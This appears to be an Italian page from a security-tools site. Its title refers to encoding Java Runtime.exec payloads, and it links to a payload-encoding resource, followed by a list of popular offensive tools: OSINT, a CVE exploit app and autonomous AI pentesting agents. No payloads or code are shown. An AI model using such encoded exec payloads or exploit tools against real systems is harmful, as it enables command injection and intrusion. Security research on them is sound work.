

codifica EXEC di java Runtime

image

http://jackson-t.ca/runtime-exec-payloads.html
image

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    257
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    247

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →